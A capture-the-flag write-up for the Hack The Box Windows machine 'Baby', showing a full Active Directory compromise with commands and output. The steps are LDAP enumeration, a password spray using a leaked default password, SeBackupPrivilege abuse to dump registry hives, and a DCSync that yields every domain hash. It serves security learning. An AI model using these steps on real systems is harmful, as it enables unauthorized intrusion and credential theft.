HTB: Baby
Baby is an easy-difficulty Windows box with several vulnerabilities. In this writeup I walk through a realistic attack scenario in which I gain control of a privileged user via password spraying and then abuse `SeBackupPrivilege` to compromise the domain. I also show a scenario where `nxc ldap --users` can be unreliable for user enumeration, underscoring the importance of manual LDAP queries.

| OS | Difficult | Release Date |
| Windows | Easy | 18 Sep 2025 |
Tools Used
nmap, netexec, ldapsearch, kerbrute, reg.py, smbclient.py, evil-winrm, changepasswd.py, secretsdump.py, bloodyAD
Attack Summary
- Identified anonymous LDAP bind was enabled using
nxc. - Retrieved a list of domain users using
ldapsearch. - Found the default password in a user’s description field.
- Sprayed the default password using
kerbruteand found a match. - Identified the user had
SeBackupPrivilege. - Abused
SeBackupPrivilegeto dump SAM/LSA secrets. - Performed DCSync attack using the DC’s hash to dump the NTDS database.
- Logged in as
Administratorusing the dumpped hash.
Recon
Initial Scan
I ran nmap and found 21 open TCP ports. The port pattern matches that of a typical Windows AD domain controller.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
❯ nmap -vvv -Pn -p- --min-rate 1500 --max-scan-delay 20 -T4 --open 10.129.234.71
...<SNIP>...
Nmap scan report for 10.129.234.71
Host is up, received user-set (0.22s latency).
Scanned at 2025-10-07 08:17:12 CST for 88s
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
3389/tcp  open  ms-wbt-server    syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49668/tcp open  unknown          syn-ack ttl 127
60026/tcp open  unknown          syn-ack ttl 127
60027/tcp open  unknown          syn-ack ttl 127
61473/tcp open  unknown          syn-ack ttl 127
61486/tcp open  unknown          syn-ack ttl 127
61834/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 87.80 seconds
           Raw packets sent: 131104 (5.769MB) | Rcvd: 75 (3.300KB)
I ran nmap again to enumerate the services running on the open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
❯ nmap -sCV -p53,88,135,389,445,464,593,636,3268,3269,5985,9389 10.129.234.71

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 08:20 CST
Nmap scan report for 10.129.234.71
Host is up (0.22s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 00:22:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1m34s
| smb2-time:
|   date: 2025-10-07T00:22:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.15 seconds
I used nxc to generate a host entry, and added it to my /etc/hosts.
1
2
3
4
5
6
7
❯ nxc smb 10.129.234.71 --generate-hosts-file hosts
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)

❯ cat hosts
10.129.234.71     BABYDC.baby.vl baby.vl BABYDC

❯ cat /etc/hosts/ hosts | sudo sponge /etc/hosts
TCP 445 - SMB
I ran nxc to test guest login and non-existant account login, both failed.
1
2
3
4
5
6
7
❯ nxc smb 10.129.234.71 -u 'guest' -p ''
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [-] baby.vl\guest: STATUS_ACCOUNT_DISABLED

❯ nxc smb 10.129.234.71 -u 'nonexist' -p ''
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [-] baby.vl\nonexist: STATUS_LOGON_FAILURE
TCP 389 - LDAP
However, LDAP anonymous binding was enabled. It is not enabled by default in modern AD environments. This enabled me to enumerate users and other AD objects. I ran nxc with the --users ldap switch and retrieved a list of domain users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ nxc ldap 10.129.234.71 -u '' -p '' --users
LDAP        10.129.234.71   389    BABYDC           [*] Windows Server 2022 Build 20348 (name:BABYDC) (domain:baby.vl)
LDAP        10.129.234.71   389    BABYDC           [+] baby.vl\:
LDAP        10.129.234.71   389    BABYDC           [*] Enumerated 9 domain users: baby.vl
LDAP        10.129.234.71   389    BABYDC           -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.234.71   389    BABYDC           Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.234.71   389    BABYDC           Jacqueline.Barnett            2021-11-21 23:11:03 0
LDAP        10.129.234.71   389    BABYDC           Ashley.Webb                   2021-11-21 23:11:03 0
LDAP        10.129.234.71   389    BABYDC           Hugh.George                   2021-11-21 23:11:03 0
LDAP        10.129.234.71   389    BABYDC           Leonard.Dyer                  2021-11-21 23:11:03 0
LDAP        10.129.234.71   389    BABYDC           Connor.Wilkinson              2021-11-21 23:11:08 0
LDAP        10.129.234.71   389    BABYDC           Joseph.Hughes                 2021-11-21 23:11:08 0
LDAP        10.129.234.71   389    BABYDC           Kerry.Wilson                  2021-11-21 23:11:08 0
LDAP        10.129.234.71   389    BABYDC           Teresa.Bell                   2021-11-21 23:14:37 0        Set initial password to BabyStart123!  <---
One of the user accounts had a cleartext password stored in its description field, which constitutes a serious information disclosure vulnerability.
BabyStart123!
Caroline.Robinson
Enum
It is tempting to think we have got a complete list of users. However, an important thing to understand about the nxc ldap ... --users is that it only dumps objects where the sAMAccountType attribute is set to 805306368. When queries are executed with a low-privilege binding, accounts in protected groups may omit the sAMAcountType attribute and therefore will not be listed by nxc. Manual LDAP queries should be performed for thoroughness.  netexec source code
I ran ldapsearch to list all accessible objects and filtered for distinguishedName attribute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
❯ ldapsearch -H ldap://10.129.234.71 -x -b "dc=baby,dc=vl" | grep dn:
dn: DC=baby,DC=vl
dn: CN=Administrator,CN=Users,DC=baby,DC=vl
dn: CN=Guest,CN=Users,DC=baby,DC=vl
dn: CN=krbtgt,CN=Users,DC=baby,DC=vl
dn: CN=Domain Computers,CN=Users,DC=baby,DC=vl
dn: CN=Domain Controllers,CN=Users,DC=baby,DC=vl
dn: CN=Schema Admins,CN=Users,DC=baby,DC=vl
dn: CN=Enterprise Admins,CN=Users,DC=baby,DC=vl
dn: CN=Cert Publishers,CN=Users,DC=baby,DC=vl
dn: CN=Domain Admins,CN=Users,DC=baby,DC=vl
dn: CN=Domain Users,CN=Users,DC=baby,DC=vl
dn: CN=Domain Guests,CN=Users,DC=baby,DC=vl
dn: CN=Group Policy Creator Owners,CN=Users,DC=baby,DC=vl
dn: CN=RAS and IAS Servers,CN=Users,DC=baby,DC=vl
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=baby,DC=vl
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=baby,DC=vl
dn: CN=Read-only Domain Controllers,CN=Users,DC=baby,DC=vl
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=baby,DC=vl
dn: CN=Cloneable Domain Controllers,CN=Users,DC=baby,DC=vl
dn: CN=Protected Users,CN=Users,DC=baby,DC=vl
dn: CN=Key Admins,CN=Users,DC=baby,DC=vl
dn: CN=Enterprise Key Admins,CN=Users,DC=baby,DC=vl
dn: CN=DnsAdmins,CN=Users,DC=baby,DC=vl
dn: CN=DnsUpdateProxy,CN=Users,DC=baby,DC=vl
dn: CN=dev,CN=Users,DC=baby,DC=vl
dn: CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl
dn: CN=Ashley Webb,OU=dev,DC=baby,DC=vl
dn: CN=Hugh George,OU=dev,DC=baby,DC=vl
dn: CN=Leonard Dyer,OU=dev,DC=baby,DC=vl
dn: CN=Ian Walker,OU=dev,DC=baby,DC=vl
dn: CN=it,CN=Users,DC=baby,DC=vl
dn: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
dn: CN=Joseph Hughes,OU=it,DC=baby,DC=vl
dn: CN=Kerry Wilson,OU=it,DC=baby,DC=vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl  <---
I noticed a new user that was not included in the previous user dump. Enumerating this user’s details confirmed that most attributes were restricted, which explains why nxc did not list the user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
❯ ldapsearch -H ldap://10.129.234.71 -x -b "CN=Caroline Robinson,OU=it,DC=baby,DC=vl"
# extended LDIF
#
# LDAPv3
# base <CN=Caroline Robinson,OU=it,DC=baby,DC=vl> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# Caroline Robinson, it, baby.vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
Password Spray Attack
With a complete list of users, I proceeded to spray the default password across them to check for any users still using the default password. There are various tools for password spraying. I like using kerbrute as it leverages Kerberos pre-authentication, which does not increment failed password attempt counters, reducing the risk of unintended account lockouts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ tools/kerbrute_linux_amd64 passwordspray -d baby.vl --dc 10.129.234.71 users.txt 'BabyStart123!'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/09/18 09:06:47 >  Using KDC(s):
2025/09/18 09:06:47 >   10.129.234.71:88

2025/09/18 09:06:48 >  [+] VALID LOGIN:  Caroline.Robinson@baby.vl:BabyStart123!  <---
2025/09/18 09:06:48 >  Done! Tested 9 logins (1 successes) in 0.432 seconds
A set of valid credentials was discovered.
Caroline.Robinson:BabyStart123!
I ran nxc to verify the credentials.
1
2
3
❯ nxc smb 10.129.234.71 -u Caroline.Robinson -p 'BabyStart123!'
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [-] baby.vl\Caroline.Robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
The STATUS_PASSWORD_MUST_CHANGE meant the password was correct but needed to change before authentication was allowed.
I ran changepasswd.py to reset the password.
1
2
3
4
5
6
7
8
❯ changepasswd.py -newpass Password1 -dc-ip 10.129.234.71 baby.vl/Caroline.Robinson:'BabyStart123!'@BABYDC
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of baby.vl\Caroline.Robinson
[*] Connecting to DCE/RPC as baby.vl\Caroline.Robinson
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.
Then I was able to authenticate.
1
2
3
❯ nxc smb 10.129.234.71 -u Caroline.Robinson -p 'Password1'
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [+] baby.vl\Caroline.Robinson:Password1
I ran nxc again to enumerate the shares.
1
2
3
4
5
6
7
8
9
10
11
❯ nxc smb 10.129.234.71 -u Caroline.Robinson -p 'Password1' --shares
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [+] baby.vl\Caroline.Robinson:Password1
SMB         10.129.234.71   445    BABYDC           [*] Enumerated shares
SMB         10.129.234.71   445    BABYDC           Share           Permissions     Remark
SMB         10.129.234.71   445    BABYDC           -----           -----------     ------
SMB         10.129.234.71   445    BABYDC           ADMIN$          READ            Remote Admin
SMB         10.129.234.71   445    BABYDC           C$              READ,WRITE      Default share
SMB         10.129.234.71   445    BABYDC           IPC$            READ            Remote IPC
SMB         10.129.234.71   445    BABYDC           NETLOGON        READ            Logon server share
SMB         10.129.234.71   445    BABYDC           SYSVOL          READ            Logon server share
The user had access to ADMIN$ and C$ shares, indicating unusual high privileges on the host. Instead of diving into the shares right away, I’d like to understand the privileges and group memberships associated with the user. I ran bloodAD to examine the group memberships.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
❯ bloodyAD -u Caroline.Robinson -p 'Password1' --dc-ip 10.129.234.71 get membership Caroline.Robinson

distinguishedName: CN=Users,CN=Builtin,DC=baby,DC=vl
objectSid: S-1-5-32-545
sAMAccountName: Users

distinguishedName: CN=Backup Operators,CN=Builtin,DC=baby,DC=vl
objectSid: S-1-5-32-551
sAMAccountName: Backup Operators  <---

distinguishedName: CN=Remote Management Users,CN=Builtin,DC=baby,DC=vl
objectSid: S-1-5-32-580
sAMAccountName: Remote Management Users  <---

distinguishedName: CN=Domain Users,CN=Users,DC=baby,DC=vl
objectSid: S-1-5-21-1407081343-4001094062-1444647654-513
sAMAccountName: Domain Users

distinguishedName: CN=it,CN=Users,DC=baby,DC=vl
objectSid: S-1-5-21-1407081343-4001094062-1444647654-1109
sAMAccountName: it
The user was a member of the Remote Management Users group, indicating it may be able to log in via WinRM. It was also a member of the powerful Backup Operators group, which allows backing up and extracting sensitive information like account secrets. For now, I wanted to try logging in first.
I ran evil-winrm and successfully logged in.
1
2
3
4
5
6
7
8
9
10
❯ evil-winrm -i 10.129.234.71 -u Caroline.Robinson -p Password1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents>
Then grabbed the user flag.
1
2
*Evil-WinRM* PS C:\Users\Caroline.Robinson\desktop> cat user.txt
c5fc3a**************************
Administrator
Enum
I enumerated the users folder and discovered root.txt in the Administrator’s folder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
*Evil-WinRM* PS C:\users> tree /f /a
Folder PATH listing
Volume serial number is 7DCD-94E1
C:.
+---Administrator
|   +---3D Objects
|   +---Contacts
|   +---Desktop
|   |       root.txt  <---
|   |
|   +---Documents
|   +---Downloads
|   +---Favorites
|   |   |   Bing.url
|   |   |
|   |   \---Links
|   +---Links
|   |       Desktop.lnk
|   |       Downloads.lnk
|   |
|   +---Music
|   +---Pictures
|   +---Saved Games
|   +---Searches
|   \---Videos
+---Caroline.Robinson
|   +---Desktop
|   |       user.txt
|   |
|   +---Documents
|   +---Downloads
|   +---Favorites
|   +---Links
|   +---Music
|   +---Pictures
|   +---Saved Games
|   \---Videos
\---Public
    +---Documents
    +---Downloads
    +---Music
    +---Pictures
    \---Videos
However, I couldn’t access it.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\users> cat administrator\desktop\root.txt
Access to the path 'C:\users\administrator\desktop\root.txt' is denied.
At line:1 char:1
+ cat administrator\desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\administrator\desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
Then I checked the user groups and privileges.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
*Evil-WinRM* PS C:\users> whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ==============================================
baby\caroline.robinson S-1-5-21-1407081343-4001094062-1444647654-1115


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators  <---             Alias            S-1-5-32-551                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
BABY\it                                    Group            S-1-5-21-1407081343-4001094062-1444647654-1109 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled  <---
SeRestorePrivilege            Restore files and directories  Enabled  <---
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
The user was in a powerful group Backup Operators and possessed powerful privileges SeBackupPrivilege, SeRestorePrivilege. They can be abused to extract sensitive information like SAM/LSA secrets and NTDS database.
SeBackupPrivilege Abuse
At this point, there were multiple ways to compromise the domain controller. I proceeded to make a copy of the SAM/LSA secrets using reg.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
❯ impacket-reg baby.vl/Caroline.Robinson:Password1@babydc.baby.vl save -keyName 'HKLM\SAM' -o 'c:\programdata'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to c:\programdata\SAM.save

❯ impacket-reg baby.vl/Caroline.Robinson:Password1@babydc.baby.vl save -keyName 'HKLM\SYSTEM' -o 'c:\programdata'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SYSTEM to c:\programdata\SYSTEM.save

❯ impacket-reg baby.vl/Caroline.Robinson:Password1@babydc.baby.vl save -keyName 'HKLM\SECURITY' -o 'c:\programdata'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SECURITY to c:\programdata\SECURITY.save
Then I downloaded them using smbclient.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
❯ smbclient.py baby.vl/Caroline.Robinson:Password1@babydc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use C$
# cd programdata
# ls
drw-rw-rw-          0  Tue Oct  7 10:17:28 2025 .
drw-rw-rw-          0  Tue Oct  7 10:12:26 2025 ..
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 Amazon
drw-rw-rw-          0  Sun Nov 21 20:41:29 2021 Application Data
drw-rw-rw-          0  Sun Nov 21 20:41:29 2021 Desktop
drw-rw-rw-          0  Sun Nov 21 20:41:29 2021 Documents
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 Microsoft
-rw-rw-rw-       3080  Tue Aug 19 21:24:18 2025 ntuser.pol
drw-rw-rw-          0  Wed Apr 16 17:39:09 2025 Package Cache
drw-rw-rw-          0  Wed Aug 20 16:37:10 2025 Packages
drw-rw-rw-          0  Fri Oct  4 23:42:24 2024 regid.1991-06.com.microsoft
-rw-rw-rw-      28672  Tue Oct  7 10:16:46 2025 SAM.save  <---
-rw-rw-rw-      32768  Tue Oct  7 10:17:28 2025 SECURITY.save  <---
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 SoftwareDistribution
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 ssh
drw-rw-rw-          0  Sun Nov 21 20:41:29 2021 Start Menu
-rw-rw-rw-   20791296  Tue Oct  7 10:17:10 2025 SYSTEM.save  <---
drw-rw-rw-          0  Sun Nov 21 20:41:29 2021 Templates
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 USOPrivate
drw-rw-rw-          0  Wed Nov 17 10:54:39 2021 USOShared
drw-rw-rw-          0  Fri Oct  4 22:53:10 2024 VMware
# mget *.save
[*] Downloading SAM.save
[*] Downloading SECURITY.save
[*] Downloading SYSTEM.save
#
I ran secretsdump.py to extract the secrets from the files locally.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
❯ secretsdump.py -system SYSTEM.save -sam SAM.save -security SECURITY.save LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa35868bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:0d43eb797b84b0b440fbcb0d89fea14f8458970482b891850f2d2106c7c08447f2aa725adc71c58241311e5cebf5b75d43f5b541a43d583665ea4669bee9d1910c4ee1f4703104fccf44eb3ac2b3bb31ed1712e4fca7e416d3bd561993cd88a9750b0a04466909e51660a3fec061e9f5a51e8e10fe8c2653cd610140611ea9cd2fc1f436829369373bfb51fc5214666a9073e7a8124f4a07414ee0a7e565f24745f2ec5f134e7b7dca577813e5e82867ea33b16a1797c51703731eb1e4273db597063d62cb7f1c1a0faae15ab06aadea286b87cf6f2d28127fb948113c6b57c92a97c1aad038f958404b27f6e6d6fba5
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:3d538eabff6633b62dbaa5fb5ade3b4d
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe620195f1a5e2d71842bbad9877d7c3ca8a31eda
dpapi_userkey:0x026920834cd39c2e8ba9401c44a8869fe6be0555
[*] NL$KM
 0000   B6 96 C7 7E 17 8A 0C DD  8C 39 C2 0A A2 91 24 44   ...~.....9....$D
 0010   A2 E4 4D C2 09 59 46 C0  7F 95 EA 11 CB 7F CB 72   ..M..YF........r
 0020   EC 2E 5A 06 01 1B 26 FE  6D A7 88 0F A5 E7 1F A5   ..Z...&.m.......
 0030   96 CD E5 3F A0 06 5E C1  A5 01 A1 CE 8C 24 76 95   ...?..^......$v.
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695
[*] Cleaning up...
I tested the local Administrator’s hash. It was disabled, which is normal for domain controllers.
1
2
3
❯ nxc smb 10.129.234.71 -u administrator -H 8d992faed38128ae85e95fa35868bb43
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [-] baby.vl\administrator:8d992faed38128ae85e95fa35868bb43 STATUS_LOGON_FAILURE
However, the domain controller machine account’s hash was active.
1
2
3
❯ nxc smb 10.129.234.71 -u BABYDC$ -H 3d538eabff6633b62dbaa5fb5ade3b4d
SMB         10.129.234.71   445    BABYDC           [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.71   445    BABYDC           [+] baby.vl\BABYDC$:3d538eabff6633b62dbaa5fb5ade3b4d
DCSync Attack
I used it to perform a DCSync attack and dumped the NTDS database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
❯ secretsdump.py baby.vl/babydc\$@babydc.baby.vl -hashes :3d538eabff6633b62dbaa5fb5ade3b4d
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6da4842e8c24b99ad21a92d620893884:::
baby.vl\Jacqueline.Barnett:1104:aad3b435b51404eeaad3b435b51404ee:20b8853f7aa61297bfbc5ed2ab34aed8:::
baby.vl\Ashley.Webb:1105:aad3b435b51404eeaad3b435b51404ee:02e8841e1a2c6c0fa1f0becac4161f89:::
baby.vl\Hugh.George:1106:aad3b435b51404eeaad3b435b51404ee:f0082574cc663783afdbc8f35b6da3a1:::
baby.vl\Leonard.Dyer:1107:aad3b435b51404eeaad3b435b51404ee:b3b2f9c6640566d13bf25ac448f560d2:::
baby.vl\Ian.Walker:1108:aad3b435b51404eeaad3b435b51404ee:0e440fd30bebc2c524eaaed6b17bcd5c:::
baby.vl\Connor.Wilkinson:1110:aad3b435b51404eeaad3b435b51404ee:e125345993f6258861fb184f1a8522c9:::
baby.vl\Joseph.Hughes:1112:aad3b435b51404eeaad3b435b51404ee:31f12d52063773769e2ea5723e78f17f:::
baby.vl\Kerry.Wilson:1113:aad3b435b51404eeaad3b435b51404ee:181154d0dbea8cc061731803e601d1e4:::
baby.vl\Teresa.Bell:1114:aad3b435b51404eeaad3b435b51404ee:7735283d187b758f45c0565e22dc20d8:::
baby.vl\Caroline.Robinson:1115:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
